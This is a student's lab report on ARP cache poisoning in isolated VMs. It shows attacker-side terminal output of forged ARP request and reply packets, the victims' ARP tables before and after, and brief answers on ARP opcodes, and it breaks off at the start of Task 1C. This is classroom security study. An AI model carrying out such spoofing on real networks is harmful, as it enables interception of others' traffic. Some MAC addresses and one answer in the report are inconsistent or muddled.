

ARP Cache Poisoning Attack Lab

Name : Ankith J Rai
SRN : PES1UG19CS069
SEC : B


Machine	IP address	MAC address
Attacker	10.0.2.5	08:00:27:ff:48:ce
VM A	10.0.2.7	08:00:27:e4:52:98
VM B	10.0.2.8	08:00:27:4e:7d:b7

Task1: ARP Cache Poisoning

Task1A (using ARP request)


A) Without ether

The ARP table of VM A before the attack:




```
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:ff:48:ce [ether] on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

The ARP table of VM B before the attack:




```
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp -a
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Attacker Terminal screenshot:



```
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ sudo python TASK1A_no_ether.py
###[ Ethernet ]##
dst      = 08:00:27:e4:52:98
src      = 08:00:27:ff:48:ce
type     = 0x806
###[ ARP ]##
    hwtype   = 0x1
    ptype    = 0x800
    hwlen    = 6
    plen     = 4
    op       = who-has
    hwsrc   = 08:00:27:ff:48:ce
    psrc    = 10.0.2.8
    hwdst   = 08:00:27:e4:52:98
    pdst    = 10.0.2.7
.
Sent 1 packets.
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$
```


The ARP table of VM A after the attack:



```
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.8) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.5) at 08:00:27:ff:48:ce [ether] on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```


We can see in the above screenshot that in the arp table of the VM A machine the ip address of VM B(10.0.2.8) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

The ARP table of VM B after the attack:



```
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp -a
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

We can see from the above screenshot that there are no changes to the arp table of VM B as the code run on attacker only affects the arp table of VM A and not VM B.




```
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ sudo arp -d 10.0.2.5
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ sudo arp -d 10.0.2.8
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.5) at <incomplete> on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

Above is a screenshot of the VM A after deleting the arp table entries of 10.0.2.5 and 10.0.2.8 .


B)With ether

The ARP table of VM A before the attack:




SeedUbuntu Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim\$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.5) at <incomplete> on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim\$

The ARP table of VM B before the attack:



SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~\$ arp -a
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~\$ █

Attacker Terminal screenshot:



SeedUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3\$ sudo python TASK1A.py
###[Ethernet]###
dst = 08:00:27:e4:52:98
src = 08:00:27:ff:48:ce
type = 0x806
###[ARP]###
hwtype = 0x1
ptype = 0x800
hwlen = 6
plen = 4
op = who-has
hwsr = 08:00:27:ff:48:ce
psrc = 10.0.2.8
hwdst = 08:00:27:e4:52:98
pdst = 10.0.2.7

Sent 1 packets.
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3\$ █

The ARP table of VM A after the attack:

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.8) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.5) at <incomplete> on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ █
```


We can see in the above screenshot that in the arp table of the VM A the ip address of VM B(10.0.2.8) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

The ARP table of VM B after the attack:

SeedUbuntu Clone2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp -a
? (10.0.2.3) at 08:00:27:a7:bf:53 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[09/29/21]seed@ankith_j_rai_PES1UG19CS069:~$
```


We can see from the above screenshot that there are no changes to the arp table of VM B as the code run on attacker only affects the arp table of VM A and not VM B.

Questions:

**1. What does the 'op' in the screenshot of attacker machine signify?
What is its default value?**


Ans) op in the screenshot of attacker is 'who-has' which means it that the op code is request.

2. What was the difference in between the ARP cache results in the above 2 approaches? Why did you observe this difference?

Ans) In the part A when we sent the packet in which the arp header contains attacker's mac address pointing to VM B's ip address but in the ethernet field attackers ip address is pointing to attacker's ip address. So ,for the same mac address we have two different IP address. So, to resolve this issue in ether header we add only the source mac address and destination address .


Task 1B (using ARP reply)

The ARP table of VM A before the attack:




```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp -a
? (10.0.2.5) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.8) at 08:00:27:e4:7d:b7 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:08:44:3d [ether] on enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

The ARP table of VM B before the attack:




```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp -a
? (10.0.2.3) at 08:00:27:08:44:3d [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.7) at 08:00:27:e4:52:98 [ether] on enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Attacker Terminal screenshot:



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ sudo python Task1B.py
###[ Ethernet ]##
dst      = 08:00:27:e4:52:98
src      = 08:00:27:ff:48:ce
type     = 0x806
###[ ARP ]##
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = is-at
hwsrc   = 08:00:27:ff:48:ce
psrc    = 10.0.2.8
hwdst   = 08:00:27:e4:52:98
pdst    = 10.0.2.7
.
.
.
Sent 1 packets.
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$
```


The ARP table of VM A after the attack:



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp -a
? (10.0.2.5) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.8) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.3) at 08:00:27:08:44:3d [ether] on enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

We can see in the above screenshot that in the arp table of the VM A the mapping of ip address of VM B(10.0.2.8) is changed from MAC address of VM B(08:00:27:7d:b7) to the MAC address of the attacker machine(08:00:27:ff:48:ce) after the attack.

The ARP table of VM B after the attack:



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp -a
? (10.0.2.3) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.7) at 08:00:27:e4:52:98 [ether] on enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$
```


Questions:

1. What does the 'op' in the screenshot of attacker machine signify or
What does op=2 mean?

Ans) op = 2 indicates response/reply sent.


Task 1C (using ARP gratuitous message)

The ARP table of VM A before the attack:



